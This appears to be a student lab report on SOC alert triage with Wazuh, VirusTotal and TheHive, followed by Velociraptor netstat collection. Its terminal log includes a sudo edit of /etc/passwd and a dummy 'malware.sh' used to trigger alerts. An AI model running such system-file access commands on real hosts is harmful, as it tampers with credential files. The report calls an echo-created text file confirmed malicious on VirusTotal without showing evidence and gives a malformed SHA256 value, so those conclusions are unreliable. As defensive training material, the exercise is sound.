
TASK4. Alert Triage with Automation

Objective

The objective of this practical task is to perform alert triage using Wazuh, validate threats using VirusTotal, and document the investigation process in TheHive for incident response tracking.

Step 1: Generating Suspicious Activity

A suspicious file was created in the Linux environment using terminal commands. The file execution attempt resulted in permission issues, simulating abnormal behavior. A hash value was generated using the SHA256 algorithm for further analysis.



```
sudeep@sudeep-VirtualBox: ~  
sudeep@sudeep-VirtualBox:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:5c:b3:f2 brd ff:ff:ff:ff:ff:ff  
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute enp0s3  
        valid_lft 537sec preferred_lft 537sec  
    inet6 fe80::a00:27ff:fe5c:b3f2/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
sudeep@sudeep-VirtualBox:~$ sudo systemctl start wazuh-agent  
[sudo: authenticate] Password:  
Failed to start wazuh-agent.service: Unit wazuh-agent.service not found.  
sudeep@sudeep-VirtualBox:~$ sudo systemctl start wazuh-manager  
sudeep@sudeep-VirtualBox:~$ sudo systemctl start wazuh-indexer  
sudeep@sudeep-VirtualBox:~$ sudo systemctl start wazuh-dashboard  
sudeep@sudeep-VirtualBox:~$ wget http://testmynids.org/uid/index.html  
--2026-04-08 23:18:19-- http://testmynids.org/uid/index.html  
Resolving testmynids.org (testmynids.org)... failed: Temporary failure in name resolution.  
wget: unable to resolve host address 'testmynids.org'  
sudeep@sudeep-VirtualBox:~$ echo "malware test file" > malware.sh  
sudeep@sudeep-VirtualBox:~$ chmod  
chmod: missing operand  
Try 'chmod --help' for more information.  
sudeep@sudeep-VirtualBox:~$ chmod +x malware.sh  
sudeep@sudeep-VirtualBox:~$ ./malware.sh  
bash: ./malware.sh: Permission denied  
sudeep@sudeep-VirtualBox:~$ sudo nano /etc/passwd
```

Figure 1: Suspicious file creation and hash generation in Linux terminal

Step 2: Alert Detection in Wazuh

The Wazuh dashboard detected alerts related to unauthorized file access. The logs indicated AppArmor denied actions when attempting to access sensitive system files. This behavior was flagged as suspicious activity




Figure 2: Wazuh dashboard showing file-related alerts

Step 3: Alert Analysis

Detailed inspection of the alert revealed:

- Rule: AppArmor DENIED
- Activity: File access attempt
- Source: Local system
- Severity: Medium

This confirms that the alert is a valid security event requiring investigation.




Figure 3: Detailed alert analysis in Wazuh

Step 4: Hash Generation for Validation

The suspicious file was hashed using SHA256 to uniquely identify it. This hash was used as an observable for threat intelligence validation.




Figure 4: SHA256 hash generation of suspicious file

Step 5: Threat Validation using VirusTotal

The hash was analyzed using the VirusTotal API via a Python script. The results indicated multiple security vendors flagged the file as malicious.

Figure 5: VirusTotal analysis results using Python script

A new case titled “**Suspicious File Activity**” was created in TheHive. The alert details were documented, including severity, TLP, and description.



The screenshot shows a web browser window with the URL `http://192.168.56.3:9000/cases`. The browser's address bar and tabs show various security-related links. The main interface is for creating a new case. On the left, there is a sidebar with a search bar and a list of existing cases. The main area is divided into two panels. The left panel shows a list of cases with columns for Status, Severity, #Number, and Title. The right panel is the 'Create case' form, which includes fields for Title, Date, Severity, TLP, PAP, Tags, and Description. The 'Title' field contains 'Suspicious File Activity'. The 'Date' field shows '08/04/2026 23:45'. The 'Severity' field has buttons for LOW, MEDIUM, HIGH, and CRITICAL. The 'TLP' field has buttons for TLP: CLEAR, TLP: GREEN, TLP: AMBER, and TLP: AMBER+STRICT. The 'PAP' field has buttons for PAP: CLEAR, PAP: GREEN, PAP: AMBER, and PAP: RED. The 'Tags' field is empty. The 'Description' field contains the text: 'Alert detected in Wazuh showing unauthorized file access blocked by AppArmor. Requires further investigation.' At the bottom right of the form, there are 'Cancel' and 'Confirm' buttons.

Status	Severity	#Number	Title
New	H	#3	Phishing / Brute Force Attack Detected
New	H	#2	Unauthorized Access via Samba Exploit
New	H	#1	Unauthorized Access - Server-Y

Create case

Title *
Suspicious File Activity

Date *
08/04/2026 23:45

Severity
LOW MEDIUM HIGH CRITICAL

TLP
TLP: CLEAR TLP: GREEN TLP: AMBER TLP: AMBER+STRICT
TLP: RED

PAP
PAP: CLEAR PAP: GREEN PAP: AMBER PAP: RED

Tags

Description *
Alert detected in Wazuh showing unauthorized file access blocked by AppArmor. Requires further investigation.

Cancel Confirm

Figure 6: Case creation in TheHive

Step 7: Adding Observable (Hash)

The generated file hash was added as an observable in TheHive. It was marked as an Indicator of Compromise (IOC) for tracking.



Observables - Case: #4

Not Secure http://192.168.56.3:9000/cases/~4264/observables

This instance uses a Platinum License for Trial purposes

Adding an Observable

Type *

hash

Value *

One observable per line 1 observable(s)

48fea79c0b5c8f25a82028251451b7f60f09383a142ea1205c55ac701fb958

TLP

TLP: CLEAR TLP: GREEN TLP: AMBER TLP: AMBER+STRICT

TLP: RED

PAP

PAP: CLEAR PAP: GREEN PAP: AMBER PAP: RED

Is IOC Has been sighted Ignore similarity

Tags

suspicious

Description

Cancel Save and add another Confirm

Figure 7: Adding file hash as observable

Step 8: Task Creation and Investigation

A task titled **“File Hash Analysis using VirusTotal”** was created. The investigation details were documented, describing the validation process.




Figure 8: Task creation in TheHive

Step 9: Task Log and Conclusion

The analysis results were logged, confirming the file as malicious. Appropriate conclusions and recommendations were added.




Figure 9: Task log with VirusTotal results



Triage Documentation

Alert ID	Description	Source IP	Priority	Status
005	Suspicious File Activity	192.168.56.4	Medium	Open

Automated Validation

The suspicious file hash identified from the Wazuh alert was analyzed using VirusTotal. The results showed multiple malicious detections, confirming the file as harmful. This validates the alert as a true positive. Immediate mitigation actions such as blocking the file and further investigation are recommended to prevent system compromise.

Conclusion

This practical demonstrated the complete alert triage workflow, including detection, analysis, threat validation, and case management. The integration of Wazuh, VirusTotal, and TheHive enabled efficient identification of malicious activity and proper documentation of the incident response process.



TASK 5. Evidence Analysis

Evidence Collection and Analysis

In this task, network evidence was collected and analyzed using Velociraptor on a Windows 10 virtual machine. The objective was to examine active network connections and identify any suspicious activity.

Velociraptor was successfully configured, and the client system was connected to the server for remote investigation.




Figure 1: Velociraptor Homepage




Figure 2: Velociraptor client successfully connected to the server.

The network connection data was collected using the **Windows.Network.Netstat** artifact. This allowed retrieval of all active TCP connections, including process names, local and remote IP addresses, and connection states.



The screenshot displays the Velociraptor web interface. At the top, a table lists artifacts with columns: State, FlowId, Artifacts, Created, Last Active, Creator, Mb, and Rows. The first artifact, 'Windows.Network.Netstat' (FlowId: F.D7B8042L806PC), is highlighted. Below the table, the 'Artifact Collection' tab is active, showing an 'Overview' of the selected artifact. The 'Results' tab on the right shows the execution details for 'Windows.Network.Netstat', including 'Total Rows: 53' and 'Files uploaded: 0'. The 'Parameters' section at the bottom left lists various settings like 'Ops/Sec', 'CPU Limit', and 'Timeout'.

State	FlowId	Artifacts	Created	Last Active	Creator	Mb	Rows
✓	F.D7B8042L806PC	Windows.Network.Netstat	2026-04-08T20:35:28.831Z	2026-04-08T20:35:29.057Z	admin	0 b	53
✓	F.D7B8N8674F594	Generic.Client.Info	2026-04-08T20:33:48.715Z	2026-04-08T20:33:50.400Z	admin	0 b	26
✓	F.D7B8M3V006GB2	Windows.System.PowerShell	2026-04-08T20:31:11.387Z	2026-04-08T20:31:13.646Z	admin	0 b	1
✓	F.D7ADKQ7MT5QK8	Generic.Client.Info	2026-04-07T10:20:24.156Z	2026-04-07T10:20:25.356Z	admin	0 b	26
✓	F.D7ADC1TR345SK	Windows.System.PowerShell	2026-04-07T10:02:51.635Z	2026-04-07T10:02:53.717Z	admin	0 b	1

Artifact Collection | Uploaded Files | Requests | Results | Log | Notebook

Overview

Artifact Names: **Windows.Network.Netstat**

Flow ID: F.D7B8042L806PC

Creator: admin

Create Time: 2026-04-08T20:35:28.831Z

Start Time: 2026-04-08T20:35:28.886Z

Last Active: 2026-04-08T20:35:29.057Z

Duration: 0.17 seconds

State: Completed

Ops/Sec: Unlimited

CPU Limit: Unlimited

IOPS Limit: Unlimited

Timeout: 600 seconds

Max Rows: 1m rows

Max Mb: 1024.00 Mb

Parameters: Windows.Network.Netstat

Results

Artifacts with Results: Windows.Network.Netstat

Total Rows: 53

Uploaded Bytes: 0 / 0

Files uploaded: 0

